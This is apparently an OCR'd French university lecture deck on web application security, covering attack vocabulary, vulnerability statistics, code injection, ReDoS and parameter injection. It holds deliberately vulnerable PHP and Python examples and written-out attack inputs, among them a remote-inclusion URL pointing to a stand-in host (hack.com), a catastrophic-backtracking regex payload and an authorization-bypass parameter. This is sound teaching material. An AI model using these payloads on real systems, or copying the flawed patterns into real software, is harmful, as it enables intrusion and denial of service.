La sécurité des applications web


E. Alata, V. Nicomette

INSA Toulouse - Sécurité


February 11, 2018

Sommaire

Evolution du web




Evolution du web




Architecture typique

- Le serveur `web` est connecté à internet
- Les données manipulées par le serveur sont stockées dans une base de données
- La base de données peut être du type `SQL`, `XML`, fichier `unix`, etc.
- Le serveur `web` peut déléguer certaines tâches à d'autres serveurs (serveur interne)
- Dans l'architecture physique, le serveur `web`, le serveur internet et le serveur de base de données peuvent être hebergés sur la même machine physique



Le web aujourd'hui



Propriétés des applications `web`

- Une application `web` doit fournir ses services aux utilisateurs légitimes
  - Les services doivent être fournis à tous les utilisateurs *et à chaque utilisateur*
    Cas de `eBay` et de l'attaque *Account lockout attack*
  - Les services ne doivent pas être fournis aux utilisateurs non autorisés
- Une application `web` doit pouvoir contacter d'autres applications `web`
  - Uniquement celles lui permettant de rendre ses services
  - Pas celles non prévues pour lui permettre de rendre ses services
- ➡ Assurer la sécurité des applications `web` est de plus en plus difficile
  - Les applications `web` sont de plus en plus complexes
  - Elles sont conçues à partir de `framework` eux-mêmes complexes
  - Elles sont construites en assemblants des composants
  - Ces composants sont développés par *d'autres personnes*
  - ➡ Comment faire confiance en ces composants ?
  - ➡ L'assemblage de ces compostants a-t-il été correctement réalisé ?
  - ➡ **Et**, l'application `web` est-elle exempte de vulnérabilités ?
- Il est nécessaire de connaître les dangers et s'en protéger judicieusement

La sécurité en chiffres

The State of Website Security
Jeremiah Grossman – IEEE Security & Privacy – July-Aug. 2012

Table 2. The average number of serious vulnerabilities per website in 2011.

Sector	Avg. no. of vulnerabilities	Standard deviation	Avg. time to fix (days)	Avg. remediation rate (%)	Standard deviation	Window of exposure (days)	Standard deviation
All	79	670	38	63	36	231	159
Banking	17	554	45	74	37	185	147
Education	53	885	30	46	37	261	153
Financial services	67	853	80	63	35	227	157
Healthcare	48	461	35	63	36	239	155
Insurance	92	171	40	58	32	211	154
IT	85	36	35	57	31	208	159
Manufacturing	30	56	17	50	33	252	125
Retail	121	125	27	66	36	238	160
Social networking	31	431	41	62	43	264	162
Telecom	52	82	50	69	31	271	136
Nonprofit	37	56	94	56	40	320	168
Energy	31	62	4	40	35	250	154

La sécurité en chiffres

The State of Website Security
Jeremiah Grossman – IEEE Security & Privacy – July-Aug. 2012

Table 2. The average number of serious vulnerabilities per website in 2011.

Sector	Avg. no. of vulnerabilities	Standard deviation	Avg. time to fix (days)	Avg. remediation rate (%)	Standard deviation	Window of exposure (days)	Standard deviation
All	79	670	38	63	36	231	159
Banking	17	554	45	74	37	185	147
Education	53	885	30	46	37	261	153
Financial services	67						
Healthcare	48						
Insurance	92						
IT	85						
Manufacturing	30						
Retail	121						
Social networking	31						
Telecom	52						
Nonprofit	37						
Energy	31						

IBM X-Force 2012
Mid-year Trend and Risk Report – September 2012




Figure 3: MSS Top 10 High Volume Signatures - 2012 H1

Sommaire

Vocabulaire

Definition

Une **vulnérabilité** est une faille dans un composant logiciel ou matériel

Definition

Une **attaque** correspond à un moyen d'exploiter une vulnérabilité. Différentes attaques peuvent permettre d'exploiter une même vulnérabilité. Une vulnérabilité ne peut pas forcément être exploitée par toutes les attaques

Definition

Un **objectif** est le résultat escompté par un attaquant d'une attaque réussie. Un objectif peut être atteint par différentes attaques. Une attaque ne permet pas forcément d'atteindre tous les objectifs

- Pour des définitions plus formelles $\Rightarrow$ Projet MAFTIA, Délivrable D21
- La notion d'objectif n'est pas abordée dans ce cours

Sommaire

Attaques

Definition

Une **attaque** correspond à un moyen d'exploiter une vulnérabilité. Différentes attaques peuvent permettre d'exploiter une même vulnérabilité. Une vulnérabilité ne peut pas forcément être exploitée par toutes les attaques

- Liste des classes d'attaques (non exhaustive) :
  - `Binary planting`
  - `Code Injection`
  - Injections/`Argument Injection or Modification`
  - Injections/`HTTP Parameter Pollution`
- Ces classes d'attaques peuvent également être raffinées
- Une attaque peut correspondre à plusieurs de ces classes
- Sources d'information :
  - Sites internet : `OWASP`, `Securityfocus`, etc.
  - Conférences académiques : `NSS`, `Crisis`, `DSN`, etc.

Binary planting

Binary planting

L'attaquant place un code exécutable sur le serveur de manière à permettre son chargement ou son exécution par le serveur

- Attaque envisageable pour différents types de cibles
  - Exemple : variable d'environnement `PATH` de l'utilisateur contenant le répertoire courant → un attaquant peut placer un binaire malveillant nommé `ls` dans le répertoire `/tmp`
- Par exemple, dans le cas d'une application `web`, un attaquant peut télécharger un script `php` sur le serveur `web` et l'exécuter

Code Injection

Code Injection

L'attaquant exploite une vulnérabilité du serveur afin de lui faire charger un programme/code

- Cette attaque modifie les fonctionnalités exécutées par le serveur
- Elle cible en particulier des applications `web` qui utilisent les mots-clés `system`, `include` ou du meta-caractère `backquote`
- Exemple de script `php` vulnérable : `http://serveur/page.php`

```
1 <?php    $script = $_GET['script'];
2          if (! $script) {
3                  $script = "./login.php";
4          }
5          include($script);        ?>
```

Code Injection

Code Injection

L'attaquant exploite une vulnérabilité du serveur afin de lui faire charger un programme/code

- Cette attaque modifie les fonctionnalités exécutées par le serveur
- Elle cible en particulier des applications `web` qui utilisent les mots-clés `system`, `include` ou du meta-caractère `backquote`
- Exemple de script `php` vulnérable : `http://serveur/page.php`

```
1 <?php    $script = $_GET['script'];
2          if (! $script) {
3                  $script = "./login.php";
4          }
5          include($script);        ?>
```

- Exemple de requête permettant l'exploitation de cette vulnérabilité `http://serveur/page.php?script=http://hack.com/script.php`


Regular expression Denial of Service 1/2

Regular expression Denial of Service

L'attaquant fournit des données choisies de manière à ralentir l'exécution des algorithmes sur les expressions régulières

- L'objectif principal de cette attaque est le déni de service
- Cette attaque peut être généralisée à différents algorithmes de complexité importante, par exemple, test de primalité d'un nombre
- Les outils ne rendent pas forcément déterministes leurs automates

  NFA : $\begin{pmatrix} temps & \mathcal{O}(2^n) \\ espace & \mathcal{O}(|x|) \end{pmatrix}$ ➡ DFA : $\begin{pmatrix} temps & \mathcal{O}(n) \\ espace & \mathcal{O}(n.|x|) \end{pmatrix}$
- Avec l'automate suivant, la chaîne aab est évaluée vis-à-vis de 4 chemins, avant d'être rejetée. Pour la chaîne aaaab, ce nombre passe à 16. Pour une chaîne de taille n, ce nombre passe à 2^{n-1}. Pour une chaîne de taille 64 : 18446744073709551616...



aab ➡ $\begin{pmatrix} q_0 \to q_0 \to q_0 \\ q_0 \to q_0 \to q_1 \\ q_0 \to q_1 \to q_0 \\ q_0 \to q_1 \to q_1 \end{pmatrix}$

Regular expression Denial of Service 2/2

- Exemple : script cgi développé en python

```
1  import re
2  import os
3  import cgi
4  form = cgi.FieldStorage()
5  action = form.getvalue("action", "search")
6  if action == "append":
7    fout = open("data/" + str(len(os.listdir("data")) + 1), 'w')
8    fout.write(form.getvalue("comment", "empty comment"))
9    fout.close()
10 elif action == "search":
11   print("Pattern: ", form.getvalue("pattern", ".*"), "<br/>")
12   pattern = re.compile(form.getvalue("pattern", ".*"))
13   for file in os.listdir("data"):
14     fin = open("./data/" + file, 'r')
15     fdata = fin.read()
16     fin.close()
17     #print("Test ", file, fdata)
18     if not pattern.match(fdata) is None:
19       print("Message ", file, " : <br/>", fdata, "<br/>")
```

Regular expression Denial of Service 2/2

- Exemple : script cgi développé en python

```
1  import re
2  import os
3  import cgi
4  form = cgi.FieldStorage()
5  action = form.getvalue("action", "search")
6  if action == "append":
7    fout = open("data/" + str(len(os.listdir("data")) + 1), 'w')
8    fout.write(form.getvalue("comment", "empty comment"))
9    fout.close()
10 elif action == "search":
11   print("Pattern: ", form.getvalue("pattern", ".*"), "<br/>")
12   pattern = re.compile(form.getvalue("pattern", ".*"))
13   for file in os.listdir("data"):
14     fin = open("./data/" + file, 'r')
15     fdata = fin.read()
16     fin.close()
17     #print("Test ", file, fdata)
18     if not pattern.match(fdata) is None:
19       print("Message ", file, " : <br/>", fdata, "<br/>")
```

- http://192.168.56.101/page.py?action=append ↩
  &comment=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab

Regular expression Denial of Service 2/2

- Exemple : script cgi développé en python

```
1  import re
2  import os
3  import cgi
4  form = cgi.FieldStorage()
5  action = form.getvalue("action", "search")
6  if action == "append":
7    fout = open("data/" + str(len(os.listdir("data")) + 1), 'w')
8    fout.write(form.getvalue("comment", "empty comment"))
9    fout.close()
10 elif action == "search":
11   print("Pattern: ", form.getvalue("pattern", ".*"), "<br/>")
12   pattern = re.compile(form.getvalue("pattern", ".*"))
13   for file in os.listdir("data"):
14     fin = open("./data/" + file, 'r')
15     fdata = fin.read()
16     fin.close()
17     #print("Test ", file, fdata)
18     if not pattern.match(fdata) is None:
19       print("Message ", file, " : <br/>", fdata, "<br/>")
```

- http://192.168.56.101/page.py?action=append ↩ &comment=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab
- http://192.168.56.101/page.py?action=search ↩ &pattern=^(a%2B)%2B$
- python page.py 'action=search&pattern=^(a%2B)%2B$'

Injections/* 1/2

Injections/*

Une donnée fournie par un utilisateur est utilisée, sans contrôle, pour générer une donnée destinée à un autre système (ou un sous-composant), ou pour contrôler l'exécution de l'application `web`

- Le système ciblé donne son nom à l'attaque
  - Serveur de base de données → Injection/`SQL`
  - Système d'exploitation → Injection/`OS Commanding`
  - Serveur de données `XML` → Injection/`XPath`
  - `Header` des réponses → Injection/`HTTP Header`
  - ...
- Dans le cas de la génération d'une donnée :
  - Le système traite uniquement des données satisfaisant une syntaxe précise
  - L'application `web` génère la plupart du temps ces données en utilisant un motif qui est instancié avec les valeurs fournies par les utilisateurs (via un paramètre `GET` par exemple)
  - Le développeur construit son motif en lui donnant une sémantique précise

  ➡ Un attaquant peut fournir des valeurs choisies de manière à altérer la sémantique de la donnée générée

Injections/* 2/2

- Le probleme des injections est un problème de langage
- Habituellement, les valeurs fournies par l'utilisateur substituent des `tokens` d'une requête *motif*

⇒ Connaissant le langage cible (le composant associé est supposé être utilisé), et la structure générale des requêtes *motifs*, la difficulté réside dans la construction d'une valeur qui permet de changer la semantique de la requête, après substitution

Injections/Argument Injection or Modification

Argument Injection or Modification

L'attaquant fournit des valeurs à des paramètres d'une requête de manière à faire exécuter au serveur une fonction qui, normalement, ne serait pas autorisée – similaire à *Web Parameter Tempering*

- Exemple classique (cf. OWASP)

```
1 <?php    $authorized = 0;
2          if ($pass = "XXX" and $login = "XXX")
3                  $authorized = 1;
4          if ($authorized == 1)
5                  admin_panel();          ?>
```

  - URL permettant d'exploiter la vulnérabilité : `index.php?user=&pass=&authorized=1`
- Autre exemple : un site marchand fait confiance au client pour le calcul du montant global du panier d'achat
- Exemple d'outils simplifiant l'exploitation de la vulnérabilité : `Tamper Data :: Add-ons for Firefox`

Injections/Http Parameter Pollution 1/10

